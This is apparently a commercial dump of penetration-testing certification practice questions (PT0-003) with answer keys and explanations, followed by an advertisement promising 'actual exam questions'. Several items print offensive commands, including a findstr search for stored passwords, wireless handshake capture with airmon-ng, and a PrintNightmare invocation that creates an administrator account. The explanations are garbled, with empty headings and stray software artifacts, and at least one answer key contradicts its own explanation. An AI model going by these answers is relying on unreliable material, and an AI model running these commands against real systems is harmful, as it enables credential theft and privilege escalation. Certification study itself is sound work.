**NEW QUESTION 125**

During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:

```
findstr /SIM /C:"pass" *.txt *.cfg *.xml
```

Which of the following is the penetration tester trying to enumerate?

- A. Configuration files
- B. Permissions
- C. Virtual hosts
- D. Secrets

Answer: D

**Explanation:**

By running the command `findstr /SIM /C:"pass" *.txt *.cfg *.xml`, the penetration tester is trying to enumerate secrets.

? Command Analysis:

? Objective:

? Other Options:

Pentest References:

? Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.

? Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.

By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.

=====

**NEW QUESTION 127**

A penetration tester is compiling the final report for a recently completed engagement. A junior QA team member wants to know where they can find details on the impact, overall security findings, and high-level statements. Which of the following sections of the report would most likely contain this information?

- A. Quality control
- B. Methodology
- C. Executive summary
- D. Risk scoring

Answer: C

**Explanation:**

In the final report for a penetration test engagement, the section that most likely contains details on the impact, overall security findings, and high-level statements is the executive summary. Here??s why:

? Purpose of the Executive Summary:

? Contents of the Executive Summary:

? Comparison to Other Sections:

=====

**NEW QUESTION 129**

A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

- A. Enable monitoring mode using Aircrack-ng.

- B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
- C. Run KARMA to break the password.
- D. Research WiGLE.net for potential nearby client access points.

**Answer:** A

**Explanation:**

Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.

? Preparation:

? Enable Monitoring Mode:

Step-by-Step Explanation `airmon-ng start wlan0`

? `uk.co.certification.simulator.questionpool.PList@3327f1d6 iwconfig`

? Capture WPA2 Handshakes: `airodump-ng wlan0mon`

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

**NEW QUESTION 131**

A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

- A. SAST
- B. SBOM
- C. ICS
- D. SCA

**Answer:** D

**Explanation:**

The tester's activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here's why:

? Understanding SCA:

? Comparison with Other Terms:

The tester's activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.

=====

**NEW QUESTION 133**

A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

- A. Trivy
- B. Nessus
- C. Grype
- D. Kube-hunter

**Answer:** D

**Explanation:**

Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here's an analysis of each tool and why Kube-hunter is the best choice:

? Trivy (Option A):

? Nessus (Option B):

? Grype (Option C):

? Kube-hunter (Answer: D):

Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

**NEW QUESTION 137**

During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

- A. Rechecked the scanner configuration.
- B. Performed a discovery scan.
- C. Used a different scan engine.
- D. Configured all the TCP ports on the scan.

**Answer:** B

**Explanation:**

When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here's the best course of action:

? Performing a Discovery Scan:

? Comparison with Other Actions:

Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.

=====

#### NEW QUESTION 141

A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?

- A. A generative AI assistant
- B. The customer's designated contact
- C. A cybersecurity industry peer
- D. A team member

**Answer: B**

#### Explanation:

Before sharing a report with a client, it is crucial to have it reviewed to ensure accuracy, clarity, and completeness. The best choice for this review is a team member. Here's why:

? Internal Peer Review:

? Alternative Review Options:

In summary, an internal team member is the most suitable choice for a thorough and contextually accurate review before sharing the report with the client.

=====

#### NEW QUESTION 145

A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access.

Which of the following techniques should the tester use?

- A. Credential stuffing
- B. MFA fatigue
- C. Dictionary attack
- D. Brute-force attack

**Answer: A**

#### Explanation:

To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.

? Credential Stuffing:

? Other Techniques:

Pentest References:

? Password Attacks: Understanding different types of password attacks and their implications on account security.

? Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.

By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.

=====

#### NEW QUESTION 146

A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?

Host | CVSS | EPSS Target 1 | 4 | 0.6

Target 2 | 2 | 0.3

Target 3 | 1 | 0.6

Target 4 | 4.5 | 0.4

- A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
- B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
- C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
- D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4

**Answer: A**

#### Explanation:

Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.

? CVSS:

? EPSS:

? Analysis:

Pentest References:

? Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.

? Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.

By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.

=====

#### NEW QUESTION 151

A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

- A. route.exe print
- B. netstat.exe -ntp
- C. net.exe commands
- D. strings.exe -a

**Answer: C**

#### Explanation:

To further enumerate users on a Windows machine using native operating system commands, the tester should use net.exe commands. The net command is a versatile tool that provides various network functionalities, including user enumeration.

- ? net.exe: net user
- ? uk.co.certification.simulator.questionpool.PList@5192aa65 net localgroup administrators
- ? Enumerating Users:
- ? Pentest References:

Using net.exe commands, the penetration tester can effectively enumerate user accounts and group memberships on the compromised Windows machine, aiding in further exploitation and privilege escalation.

=====

**NEW QUESTION 152**

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

- A. fileserver
- B. hrdatabase
- C. legaldatabase
- D. financesite

**Answer:** A

**Explanation:**

- ? Evaluation Criteria:
  - ? Analysis:
  - ? Selection Justification:
  - Pentest References:
  - ? Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
  - ? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
- By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.
- Top of Form
  - Bottom of Form

**NEW QUESTION 154**

During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:

```
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser "hacker" -NewPassword "Password123!" -DriverName "Print"
```

The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?

- A. Log off and log on with "hacker".
- B. Attempt to add another user.
- C. Bypass the execution policy.
- D. Add a malicious printer driver.

**Answer:** A

**Explanation:**

- In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new "hacker" account to escalate privileges correctly.
- ? PrintNightmare Exploit:
  - ? Commands Breakdown:
  - ? Issue:
  - ? Solution:
  - Pentest References:
  - ? Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
  - ? Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
  - ? The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
- By logging off and logging on with the new "hacker" account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.

=====

**NEW QUESTION 156**

During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard-coded credentials most effectively?

- A. Run TruffleHog against a local clone of the application
- B. Scan the live web application using Nikto
- C. Perform a manual code review of the Git repository

D. Use SCA software to scan the application source code

**Answer:** A

**Explanation:**

Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here??s an explanation of each option:

? Run TruffleHog against a local clone of the application (Answer: A):

? Scan the live web application using Nikto (Option B):

? Perform a manual code review of the Git repository (Option C):

? Use SCA software to scan the application source code (Option D):

Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

**NEW QUESTION 161**

.....

## **Thank You for Trying Our Product**

### **We offer two products:**

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

### **PT0-003 Practice Exam Features:**

- \* PT0-003 Questions and Answers Updated Frequently
- \* PT0-003 Practice Questions Verified by Expert Senior Certified Staff
- \* PT0-003 Most Realistic Questions that Guarantee you a Pass on Your First Try
- \* PT0-003 Practice Test Questions in Multiple Choice Formats and Updates for 1 Year

**100% Actual & Verified — Instant Download, Please Click**  
**[Order The PT0-003 Practice Test Here](#)**